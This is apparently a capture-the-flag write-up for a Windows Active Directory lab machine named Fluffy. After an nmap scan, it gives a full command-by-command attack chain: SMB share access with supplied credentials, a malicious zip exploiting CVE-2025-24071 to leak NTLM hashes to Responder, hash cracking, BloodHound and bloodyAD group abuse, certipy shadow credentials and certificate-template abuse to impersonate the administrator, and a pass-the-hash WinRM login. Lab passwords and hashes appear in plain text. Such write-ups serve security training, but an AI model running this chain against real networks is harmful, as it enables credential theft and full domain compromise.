Enumeration#
bash
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-26 14:54:19Z)
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-26T14:55:43+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-26T14:55:43+00:00; +7h00m00s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-26T14:55:43+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.fluffy.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.fluffy.htb
| Not valid before: 2025-04-17T16:04:17
|_Not valid after:  2026-04-17T16:04:17
|_ssl-date: 2025-05-26T14:55:43+00:00; +7h00m00s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-05-26T14:55:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   22.52 ms 10.10.14.1
2   23.14 ms 10.129.232.88
User Flag#
As is common in real life Windows pentests, you will start the Fluffy box with credentials for the following account: j.fleischman / J0elTHEM4n1990!
bash
nxc smb $IP -u 'j.fleischman' -p 'J0elTHEM4n1990!' --sharesDescription 
bash
nxc smb $IP -u 'j.fleischman' -p 'J0elTHEM4n1990!' -M spider_plus -o SHARE=IT DOWNLOAD_FLAG=Trueor
bash
smbclient //$IP/IT -U j.fleischman%J0elTHEM4n1990!
Open the .pdf file

https://github.com/FOLKS-iwd/CVE-2025-24071-msfvenom
bash
cp ntlm_hash_leak.rb /usr/share/metasploit-framework/modules/auxiliary/server/
bash
smbclient //$IP/IT -U j.fleischman%J0elTHEM4n1990! -c "put exploit.zip"bash
sudo responder -I tun0 -v
bash
hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txtp.agila / prometheusx-303
bash
bloodhound-python -u 'j.fleischman' -p 'J0elTHEM4n1990!' -c all -d fluffy.htb -ns $IP --zip
bash
bloodyAD --host $IP -d "fluffy.htb" -u "p.agila" -p "prometheusx-303" add groupMember "Service Accounts" "p.agila"
bash
certipy-ad shadow auto -username P.AGILA@fluffy.htb -password 'prometheusx-303' -account ca_svc
bash
certipy-ad account -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip $IP -upn 'administrator' -user 'ca_svc' update
bash
certipy-ad req -u 'ca_svc' -hashes ':ca0f4f9e9eb8a092addf53bb03fc98c8' -dc-ip $IP -target 'DC01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'bash
certipy-ad auth -pfx administrator.pfx -username 'administrator' -domain 'fluffy.htb' -dc-ip $IP
bash
evil-winrm -i $IP -u 'administrator' -H '8da83a3fa618b6e3a00e93f676c92a6e'
Techniques utilisées#
- BloodHound
- AD enumeration
- Exploit SMB
- Exploit Winrm
- Forced Authentication Attacks (responder)
- ADCS - ESC Attacks 🔥
- Pass the Certificate
- Exploit CVE-2025-24071 (NTLM Hash Leak via .library-ms File, .zip malicious file)